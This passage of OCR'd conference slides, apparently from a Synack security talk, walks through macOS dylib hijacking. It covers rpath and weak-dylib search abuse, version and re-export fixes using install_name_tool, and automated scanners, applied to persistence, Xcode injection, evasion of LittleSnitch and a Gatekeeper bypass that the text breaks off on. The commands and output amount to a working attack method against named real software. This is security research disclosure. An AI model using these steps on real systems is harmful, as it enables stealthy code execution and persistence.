
Example Target

hijacking the sample binary we wrote

first location is empty!

```
$ export DYLD_PRINT_RPATHS="1"

$ /Applications/rPathApp.app/Contents/MacOS/rPathApp

RPATH failed to expanding  @rpath/rpathLib.framework/Versions/A/rpathLib
 to: /Applications/rPathApp.app/Contents/MacOS/../Library/One/rpathLib.framework/Versions/A/rpathLib

RPATH successful expansion of @rpath/rpathLib.framework/Versions/A/rpathLib
 to: /Applications/rPathApp.app/Contents/MacOS/../Library/Two/rpathLib.framework/Versions/A/rpathLib
```


confirm the vulnerability



1. `/Applications/rPathApp.app/Contents/Library/One/...`
2. `/Applications/rPathApp.app/Contents/Library/Two/...`

Hijack Attempt 0x1

place dylib into the primary search location



'malicious' dylib

automatically invoked

```
__attribute__((constructor))
void customConstructor(int argc, const char **argv)
{
    //dbg msg
    syslog(LOG_ERR, "hijacker loaded in %s\n", argv[0]);
}
```

dylib's 'payload'

```
$ /Applications/rPathApp.app/Contents/MacOS/rPathApp

RPATH successful expansion of @rpath/rpathLib.framework/Versions/A/rpathLib
to: /Applications/rPathApp.app/Contents/MacOS/../Library/One/rpathLib.framework/Versions/A/rpathLib

dyld: Library not loaded: @rpath/rpathLib.framework/Versions/A/rpathLib
  Referenced from: /Applications/rPathApp.app/Contents/MacOS/rPathApp
   Reason: Incompatible library version: rPathApp requires version 1.0.0 or later,
           but rpathLib provides version 0.0.0

 Trace/BPT trap: 5
```

success :) then fail :(

Synack

DYLIB VERSIONING

dyld checks version numbers

ImageLoader.cpp

```
ImageLoader::recursiveLoadLibraries(...) {
LibraryInfo actualInfo = dependentLib->doGetLibraryInfo();

//compare version numbers
if(actualInfo.minVersion < requiredLibInfo.info.minVersion)
{
   //record values for use by CrashReporter or Finder
   dyld::throwf("Incompatible library version: .....");
}
```

ImageLoaderMachO.cpp

```
ImageLoaderMachO::doGetLibraryInfo() {

   LibraryInfo info;

   const dylib_command* dylibID = (dylib_command*)
                                  (&fMachOData[fDylibIDOffset]);

   //extract version info from LC_ID_DYLIB
   info.minVersion = dylibID->dylib.compatibility_version;
   info.maxVersion = dylibID->dylib.current_version;

   return info
```

hijacker dylib

```
$ otool -l rPathLib
Load command 12
          cmd LC_ID_DYLIB
      cmdsize 72
         name ... rpathLib
current version       0.0.0
compatibility version 0.0.0
```


target (legit) dylib

```
$ otool -l rPathApp
Load command 12
          cmd LC_LOAD_DYLIB
      cmdsize 72
         name ... rpathLib
current version       1.0.0
compatibility version 1.0.0
```

versioning mismatch

Hijack Attempt 0x2

compatible version numbers



setting version numbers

hijacker dylib

```
$ otool -l rPathLib
Load command 12
          cmd LC_ID_DYLIB
      cmdsize 72
         name ... rpathLib
current version       1.0.0
compatibility version 1.0.0
```

```
$ /Applications/rPathApp.app/Contents/MacOS/rPathApp

RPATH successful expansion of @rpath/rpathLib.framework/Versions/A/rpathLib
to: /Applications/rPathApp.app/Contents/MacOS/../Library/One/rpathLib.framework/Versions/A/rpathLib

dyld: Symbol not found: _OBJC_CLASS_$_SomeObject
  Referenced from: /Applications/rPathApp.app/Contents/MacOS/rPathApp
  Expected in: /Applications/rPathApp.app/Contents/MacOS/../Library/One/rpathLib.framework
               /Versions/A/rpathLib
Trace/BPT trap: 5
```

success :) then fail :(

Synack


Solving the Exports Issue

hijack dylib must export the expected symbols

exports from legit dylib


```
$ dyldinfo -export /Library/Two/rpathLib.framework/Versions/A/rpathLib
0x00001100  _OBJC_METACLASS_$_SomeObject
0x00001128  _OBJC_CLASS_$_SomeObject
```

sure we could get the hijacker to directly export all the same symbols from the original...but it'd be more elegant to have it re-export them, forwarding ('proxying') everything on to the original dylib!



Re-exporting Symbols

telling the **dyld** where to find the required symbols



linker flags

```
-Xlinker
-reexport_library
<path to legit dylib>
```

```
$ otool -l rPathLib
Load command  9
          cmd LC_REEXPORT_DYLIB
      cmdsize 72
         name @rpath/rpathLib.framework
              /Versions/A/rpathLib
```

LC_REEXPORT_DYLIB load command

☹

ld inserts name from target (legit) library (will be **@rpath/...** which **dyld** doesn't resolve)

ld cannot link if target dylib falls within an umbrella framework

Synack

Re-exporting Symbols

fix with `install_name_tool`

updates the **name** in **LC_REEXPORT_DYLIB**


```
install_name_tool -change
  <existing value of LC_REEXPORT_DYLIB>
  <new value for to LC_REEXPORT_DYLIB (e.g target dylib)>
  <path to dylib to update>
```

```
$ install_name_tool -change @rpath/rpathLib.framework/Versions/A/rpathLib
        /Applications/rPathApp.app/Contents/Library/Two/rpathLib.framework/Versions/A/rpathLib
        /Applications/rPathApp.app/Contents/Library/One/rpathLib.framework/Versions/A/rpathlib

$ otool -l Library/One/rpathLib.framework/Versions/A/rpathlib
Load command 9
          cmd LC_REEXPORT_DYLIB
      cmdsize 112
        name /Applications/rPathApp.app/Contents/Library/Two/rpathLib.framework/Versions/A/
```

fixing the target of the re-exported


HIJACK SUCCESS!

all your base are belong to us :)



hijacker's 'payload'

app runs fine!



hijacked app


```
$ lsof -p 29593
COMMAND   NAME
rPathApp /Users/patrick
rPathApp /Applications/rPathApp.app/Contents/MacOS/rPathApp
rPathApp /Applications/rPathApp.app/Contents/Library/One/rpathLib.framework/Versions/A/rpathlib
rPathApp /Applications/rPathApp.app/Contents/Library/Two/rpathLib.framework/Versions/A/rpathLib
```

hijacked loaded into app's process space

Synack

ATTACKS & DEFENSE

impacts of hijacks



Synack

AUTOMATION

finding vulnerable binaries

1. **LC_LOAD_WEAK_DYLIB** that reference a non-existent dylib

2. **LC_LOAD*_DYLIB** with **@rpath**'d import & multiple **LC_RPATHs** with the run-path dependent library not found in a primary run-path search path

```
$ python dylibHijackScanner.py

 getting list of all executable files on system
 will scan for multiple LC_RPATHs and LC_LOAD_WEAK_DYLIBs

 found 91 binaries vulnerable to multiple rpaths
 found 53 binaries vulnerable to weak dylibs

 rPathApp.app has multiple rpaths (dylib not in primary directory)
 ({ 'binary': '/rPathApp.app/Contents/MacOS/rPathApp',
    'importedDylib': '/rpathLib.framework/Versions/A/rpathLib',
    'LC_RPATH': 'rPathApp.app/Contents/Library/One'
 })
```

automated vulnerability detection

Synack

Automation Findings

you might have heard of these guys?

results:
only from one scan (my box)

Apple

Microsoft

Others

- iCloud Photos
- Xcode
- iMovie (plugins)
- Quicktime (plugins)

- Word
- Excel
- Powerpoint
- Upload Center

- Google(drive)
- Adobe (plugins)
- GPG Tools
- DropBox

AUTOMATION

tool to create compatible hijackers

1. extract target dylib's version numbers and patch them into hijacker
2. re-export ('forward') exports by executing **`install_name_tool`** to update **`LC_REEXPORT_DYLIB`** in the hijacker to reference target dylib

```
$ python createHijacker.py Products/Debug/libhijack.dylib /Applications/rPathApp.app/
Contents/Library/Two/rpathLib.framework/Versions/A/rpathLib

hijacker dylib:              libhijack.dylib
target (existing) dylib:     rpathLib

[+] parsing 'rpathLib' to extract version info
[+] parsing 'libhijack.dylib' to find version info
    updating version info in libhijack.dylib to match rpathLib

[+] parsing 'libhijack.dylib' to extract faux re-export info
    updating embedded re-export via exec'ing: /usr/bin/install_name_tool -change

configured libhijack.dylib (renamed to: rpathLib) as compatible hijacker for rpathLib
```

automated hijacker configuration

Gaining Persistence

ideal for a variety of reasons...

the goal

gain automatic & persistent code execution whenever the OS restarts/the user logs **only** via a dynamic library hijack

no binary / OS file modifications

no new processes

hosted within a trusted process

abuses legitimate functionality

Synack

GAINING PERSISTENCE

via Apple's PhotoStreamAgent ('iCloudPhotos.app')

```
$ python dylibHijackScanner.py

PhotoStreamAgent is vulnerable (multiple rpaths)
 'binary':         '/Applications/iPhoto.app/Contents/Library/LoginItems/
                     PhotoStreamAgent.app/Contents/MacOS/PhotoStreamAgent'
 'importedDylib': '/PhotoFoundation.framework/Versions/A/PhotoFoundation'
 'LC_RPATH':      '/Applications/iPhoto.app/Contents/Library/LoginItems'
```

PhotoStreamAgent

1. configure hijacker against **PhotoFoundation** (dylib)
2. copy to **/Applications/iPhoto.app/Contents/Library/LoginItems/PhotoFoundation.framework/Versions/A/PhotoFoundation**

```
$ reboot
$ lsof -p <pid of PhotoStreamAgent>
/Applications/iPhoto.app/Contents/Library/LoginItems/PhotoFoundation.framework/Versions/A/PhotoFoundation
/Applications/iPhoto.app/Contents/Frameworks/PhotoFoundation.framework/Versions/A/PhotoFoundation
```

Process Injection ('load time')

ideal for a variety of reasons...

the goal

gain automatic & persistent code execution within a process **only** via a dynamic library hijack

no binary / OS file modifications

no process monitoring

no complex runtime injection

no detection of injection

Synack

Gaining Process Injection


via Apple's Xcode

```
$ python dylibHijackScanner.py

Xcode is vulnerable (multiple rpaths)
 'binary':         '/Applications/Xcode.app/Contents/MacOS/Xcode'
 'importedDylib':  '/DVTFoundation.framework/Versions/A/DVTFoundation'
 'LC_RPATH':       '/Applications/Xcode.app/Contents/Frameworks'
```

Xcode

1. configure hijacker against **DVTFoundation** (dylib)
2. copy to **/Applications/Xcode.app/Contents/Frameworks/DVTFoundation.framework/Versions/A/**

do you trust your compiler now!?
(k thompson)



Synack

Bypassing Personal Security Products


ideal for a variety of reasons...

the goal

gain automatic code execution within a **trusted** process **only** via a dynamic library hijack to perform some previously disallowed action

no binary / OS file modifications

hosted within a trusted process



novel technique

abuses legitimate functionality

Synack


Bypassing Personal Security Products


be invisible to LittleSnitch via GPG Tools

```
$ python dylibHijackScanner.py

GPG Keychain is vulnerable (weak/rpath'd dylib)
 'binary':          '/Applications/GPG Keychain.app/Contents/MacOS/GPG Keychain'
 'weak dylib':      '/Libmacgpg.framework/Versions/B/Libmacgpg'
 'LC_RPATH':        '/Applications/GPG Keychain.app/Contents/Frameworks'
```

GPG Keychain

LittleSnitch rule for GPG Keychain





got 99 problems but LittleSnitch ain't one ;)

Synack

'Remote' (non-Local) Attack

bypassing Gatekeeper

the goal

circumvent gatekeeper's draconic blockage via a dynamic library hijack


can we bypass this (unsigned code to run)?


gatekeeper in action

Synack


How Gatekeeper Works

all files with quarantine attribute are checked





safari, etc. tags downloaded content



```
//attributes
$ xattr -l ~/Downloads/malware.dmg
  com.apple.quarantine:0001;534e3038;
  Safari; B8E3DA59-32F6-4580-8AB3...
```

